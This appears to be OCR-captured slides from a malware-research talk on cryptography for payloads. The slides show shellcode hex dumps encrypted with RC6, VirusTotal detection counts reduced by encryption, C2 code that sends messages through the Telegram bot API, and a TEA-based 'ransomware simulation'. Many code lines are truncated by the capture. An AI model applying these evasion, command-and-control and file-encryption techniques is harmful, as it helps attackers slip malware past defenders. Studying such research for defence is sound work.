
```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\Sysuser> cd .\Desktop\research\2023-08-28-malware-cryptography-20
PS C:\Users\Sysuser\Desktop\research\2023-08-28-malware-cryptography-20>
PS C:\Users\Sysuser\Desktop\research\2023-08-28-malware-cryptography-20> .\hack.exe
Original data:
fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41 50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52 18 3e 48 8b 52 20 3e 48
8b 72 50 3e 48 0f b7 4a 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e
8b 42 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 01 d0 e3 5c 48 ff c9 3e
41 8b 34 88 48 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 3e 4c 03 4c 24 08 45 39 d1 75 d6 58 3e 44 8b
40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a 41 58 41 59 41 5a
48 83 ec 20 41 52 ff e0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7 c1 00 00 00 00 3e 48 8d 95 fe 00 00 00 3e 4c 8d
85 09 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 48 31 c9 41 ba f0 b5 a2 56 ff d5 4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e
2e 2e 5e 3d 00 00 00 00
Encrypted data:
a7 ac 64 68 47 8a d4 02 e9 50 30 23 cc ba 21 26 63 85 72 91 83 72 f4 a8 41 8c 14 00 69 02 83 10 a5 52 57 17 ae 4d 68 32
c7 11 c8 73 8f e2 b2 de bd 30 7b 4e 4b 5c c4 b2 75 6d 87 5f 9a 2a c6 75 46 3c ec d7 75 0f b8 c0 2a 02 e1 3b 35 9a 02 35
16 70 c8 4e 7c 8a 34 c7 d6 85 da 77 67 ab 34 77 29 2e 25 fe 2c be 40 ea 02 bf 5b 69 0c b8 eb 70 04 c0 3e 6f 58 32 be e3
31 a5 7f 53 e9 bd aa 84 3e 60 4c b7 8a cb 66 ba 84 51 87 80 e6 c3 ad 61 05 1e 9d 1c 18 07 b7 cc 2e 82 92 c5 4b b2 8c 8e
ee b7 81 3b 53 57 82 1d 7d 4f a0 7c 5b 9d d7 09 03 b                  0 fa 1f 2a a5 e7 ed e6 39 d4 50 48 31 5d 41 4f a4
3c 6e e3 63 c3 22 b0 55 ac 2f 6e 0c 3d d5 1f 88 f6 0                  6 46 78 a6 bc dd fd b1 b4 c4 f1 8a ab f4 17 49 84
74 e5 94 c4 2a ef bf 82 a0 55 c5 32 42 7e b9 90 a4 f                  3 f5 0b 13 01 75 d6 34 c9 5e 4c c4 48 cb 19 66 e3
38 d1 7a e4 a6 da 19 fd
Decrypted data:
fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41 50 5                  5 48 8b 52 60 3e 48 8b 52 18 3e 48 8b 52 20 3e 48
8b 72 50 3e 48 0f b7 4a 4a 4d 31 c9 48 31 c0 ac 3c 6                  1 c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e
8b 42 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0 74 6                  b 48 18 3e 44 8b 40 20 49 01 d0 e3 5c 48 ff c9 3e
41 8b 34 88 48 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0                  5 f1 3e 4c 03 4c 24 08 45 39 d1 75 d6 58 3e 44 8b
40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c 49 0                  8 48 01 d0 41 58 41 58 5e 59 5a 41 58 41 59 41 5a
48 83 ec 20 41 52 ff e0 58 41 59 5a 3e 48 8b 12 e9 4                  7 c1 00 00 00 00 3e 48 8d 95 fe 00 00 00 3e 4c 8d
85 09 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 48 3                  2 56 ff d5 4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e
2e 2e 5e 3d 00 00 00 00
```

=^..^=

Meow-meow!

RC6 algorithm

- **RC6:** P-0xB7E15163 Q- 0x9E3779B9 implementation
- **Shannon entropy:** 6.28
- **VirusTotal:** reduce from 31 to 21



```
#include <string.h>
#include <math.h>
#include <stdio.h>
#include <windows.h>

#define WORD uint32_t
#define W_BITS 32
#define ROUNDS 20
#define KEYLEN 16

#define P32 0xB7E15163
#define Q32 0x9E3779B9

#define ROTL(x, y) (((x) << (y & (W_BITS
#define ROTR(x, y) (((x) >> (y & (W_BITS

void rc6_setup(const uint8_t *key, WORD S
  int i, j, s, A, B, L[KEYLEN / sizeof(in

  for (i = KEYLEN - 1, L[KEYLEN / sizeof(
    L[i / sizeof(int)] = (L[i / sizeof(in

  for (S[0] = P32, i = 1; i < 2 * ROUNDS
    S[i] = S[i - 1] + Q32;

  for (A = B = i = j = s = 0; s < 3 * ((2
    S[i] = ROTL((S[i] + A + B), 3), A = S

  return;
}

void rc6_encrypt(const uint8_t pt[16], co
  WORD A = *(WORD *)(pt + 0), B = *(WORD *)(pt + 4), C = *(WORD *)(pt + 8), D = *(WORD *)(pt + 12), t, u;
  B += S[0], D += S[1];
  for (int i = 1; i <= ROUNDS; i++) {
```

```
d5 4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e 2e 2e 5e 3d 00

padded data:
fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41 50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52 18 3e 48 8b 52
3e 48 8b 72 50 3e 48 0f b7 4a 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed 52 41 51 3e
8b 52 20 3e 8b 42 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 01
e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 3e 4c 03 4c 24 08
39 d1 75 d6 58 3e 44 8b 40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58
58 5e 59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7 c1 00 00
00 3e 48 8d 95 fe 00 00 00 3e 4c 8d 85 09 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 48 31 c9 41 ba f0 b5 a2 56
d5 4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e 2e 2e 5e 3d 00 00 00 00

encrypted data:
69 6c de 1b fa f4 95 f9 cd 75 15 f6 be 3c 0d fb 33 aa 63 e5 f8 c0 5c b7 54 eb 36 07 7e b0 38 50 9f 8c 38 72 61
78 b4 9c 92 8a 1f 20 e5 92 a8 85 27 16 88 1e 30 f5 0c          f 98 e2 71 ee 7f bb dd c2 a8 26 55 f5 f5 10
f7 f6 0e 4d d7 00 e2 ef 1e 6c 54 4f 9d 25 50 11 20 7f          7 14 17 f2 6b c6 ce 87 43 b3 c4 cd bf 54 90
67 e9 e4 44 7b 75 53 99 7c 6e f2 16 89 11 6d cd b7 18          8 e1 28 b6 98 b7 3f 34 73 7c 11 40 47 6f d0
43 f5 ff 0a ef d8 81 7e fa d8 8d a1 85 86 3b 17 5e 02          3 f0 35 e8 89 88 e8 cf 81 f9 56 93 6a d9 b9
16 e8 37 c5 da 88 eb 65 8d 73 cd f5 08 5b da 23 4e 52          a d5 4e 63 7f 2a d6 e9 4b 30 49 a7 f4 cb 6d
3e 8b 0f 55 5a ea 09 8e ee 95 b0 66 ca f7 6f 29 6e 4f          f 07 c7 07 cd f4 e3 87 46 22 32 69 6b 2b 15
aa 60 0a df c5 55 1e 9e 45 a9 5e 50 86 a3 33 0c ae 18 55 19 d8 b0

decrypted data:
fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41 50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52 18 3e 48 8b 52
3e 48 8b 72 50 3e 48 0f b7 4a 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed 52 41 51 3e
8b 52 20 3e 8b 42 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 01
e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 3e 4c 03 4c 24 08
39 d1 75 d6 58 3e 44 8b 40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58
58 5e 59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7 c1 00 00
00 3e 48 8d 95 fe 00 00 00 3e 4c 8d 85 09 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 48 31 c9 41 ba f0 b5 a2 56
d5 4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e 2e 2e 5e 3d 00 00 00 00
```


=^..^=

Meow-meow!

OK

C2C commands

- **Encrypt:** URLs, strings, API calls
- **APIs:** Telegram, Discord, Slack, etc
- **Shannon entropy:** 6.10
- **VirusTotal:** reduce from 24 to 10




```
        // printf("error decoding the message. error: %d\n", GetLastError());
        exit(1);
    }
    (*message)[*messageLen] = '\0'; // Null terminate the decoded string
}

LPCWSTR cToLPCWSTR(const char* charString) {
    int len = MultiByteToWideChar(CP_UTF8, 0, charString, -1, NULL, 0);
    if (len == 0) {
        // Handle the error, e.g., throw an exception or return an appropriate value.
        return NULL;
    }

    wchar_t* wcharString = new wchar_t[len];
    MultiByteToWideChar(CP_UTF8, 0, charString, -1, wcharString, len);

    return wcharString;
}

int sendToTelegramBot(const char* botToken, const char* chatId, const char* message) {
    HINTERNET hSession = NULL;
    HINTERNET hConnect = NULL;

    hSession = WinHttpOpen(L"UserAgent", WINHTTP_ACCESS_TYPE_DEFAULT_PROXY, WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BY
    if (hSession == NULL) {
        fprintf(stderr, "WinHttpOpen. Error: %d has occurred.\n", GetLastError());
        return 1;
    }

    hConnect = WinHttpConnect(hSession, L"api.telegram.org", INTERNET_DEFAULT_HTTPS_PORT, 0);
    if (hConnect == NULL) {
        fprintf(stderr, "WinHttpConnect. error: %d has occurred.\n", GetLastError());
        WinHttpCloseHandle(hSession);
    }

```

Telegram

Ransomware simulation

- **Encrypt:** Filesystem with exclusions
- **Cryptography:** TEA, Madryga, A5/1, etc
- **TODO:** Elliptic curve cryptography (Babuk)
- **Working on decrypting attacks**



```
 * hack.c
 * encrypt/decrypt file with TEA
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2023/12/25/malware-cryptography-23.html
*/
#include <windows.h>
#include <wincrypt.h>
#include <stdio.h>

#define KEY_SIZE 16
#define ROUNDS 32
#define TEA_BLOCK_SIZE 8

void tea_encrypt(unsigned char *data, un
  unsigned int i;
  unsigned int delta = 0x9e3779b9;
  unsigned int sum = 0;
  unsigned int v0 = *(unsigned int *)dat
  unsigned int v1 = *(unsigned int *)(da

  for (i = 0; i < ROUNDS; i++) {
    v0 += (((v1 << 4) ^ (v1 >> 5)) + v1)
    sum += delta;
    v1 += (((v0 << 4) ^ (v0 >> 5)) + v0)
  }

  *(unsigned int *)data = v0;
  *(unsigned int *)(data + 4) = v1;
}

void tea_decrypt(unsigned char *data, un
  unsigned int i;
  unsigned int delta = 0x9e3779b9;
```

win10-1903 (test1) [Running] - Oracle VM VirtualBox

```
Windows PowerShell
Copyright
Try the
PS C:\Us
PS Z:\20
PS Z:\20
TEA encry
TEA decry
PS Z:\20
```

test - Notepad

```
Meow-meow! =^..^=
Meow-meow! =^..^=
65535
```


Ln 1, Col 1 | 100% | Windows (CRLF) | UTF-8

3 items | 1 item selected 43 bytes

Ransomware simulation

- **Encrypt:** Filesystem with exclusions
- **Cryptography:** TEA, Madryga, A5/1, etc
- **TODO:** Elliptic curve cryptography (Babuk)
- **Working on decrypting attacks**

WebSec



```
fine AES_192_ROUNDS 12
fine AES_256_ROUNDS 14

******************** FUNCTION DECLARATIONS *********************/
d ccm_prepare_first_ctr_blk(BYTE counter[], const BYTE nonce[], int nonce_len, int payload_len_store_size);
d ccm_prepare_first_format_blk(BYTE buf[], int assoc_len, int payload_len, int payload_len_store_size, int mac_len, cons
d ccm_format_assoc_data(BYTE buf[], int *end_of_buf, const BYTE assoc[], int assoc_len);
d ccm_format_payload_data(BYTE buf[], int *end_of_buf, const BYTE payload[], int payload_len);

************************* VARIABLES ***************************/
This is the specified AES SBox. To look up a substitution value, put the first
nibble in the first index (row) and the second nibble in the second index (column).
tic const BYTE aes_sbox[16][16] = {
 {0x63,0x7C,0x77,0x7B,0xF2,0x6B,0x6F,0xC5,0x30,0x0
 {0xCA,0x82,0xC9,0x7D,0xFA,0x59,0x47,0xF0,0xAD,0xD
 {0xB7,0xFD,0x93,0x26,0x36,0x3F,0xF7,0xCC,0x34,0xA
 {0x04,0xC7,0x23,0xC3,0x18,0x96,0x05,0x9A,0x07,0x1
 {0x09,0x83,0x2C,0x1A,0x1B,0x6E,0x5A,0xA0,0x52,0x3
 {0x53,0xD1,0x00,0xED,0x20,0xFC,0xB1,0x5B,0x6A,0xC
 {0xD0,0xEF,0xAA,0xFB,0x43,0x4D,0x33,0x85,0x45,0xF
 {0x51,0xA3,0x40,0x8F,0x92,0x9D,0x38,0xF5,0xBC,0xB
 {0xCD,0x0C,0x13,0xEC,0x5F,0x97,0x44,0x17,0xC4,0xA
 {0x60,0x81,0x4F,0xDC,0x22,0x2A,0x90,0x88,0x46,0xE
 {0xE0,0x32,0x3A,0x0A,0x49,0x06,0x24,0x5C,0xC2,0xD
 {0xE7,0xC8,0x37,0x6D,0x8D,0xD5,0x4E,0xA9,0x6C,0x5
 {0xBA,0x78,0x25,0x2E,0x1C,0xA6,0xB4,0xC6,0xE8,0xD
 {0x70,0x3E,0xB5,0x66,0x48,0x03,0xF6,0x0E,0x61,0x3
 {0xE1,0xF8,0x98,0x11,0x69,0xD9,0x8E,0x94,0x9B,0x1
 {0x8C,0xA1,0x89,0x0D,0xBF,0xE6,0x42,0x68,0x41,0x9


tic const BYTE aes_invsbox[16][16] = {
 {0x52,0x09,0x6A,0xD5,0x30,0x36,0xA5,0x38,0xBF,0x4
```

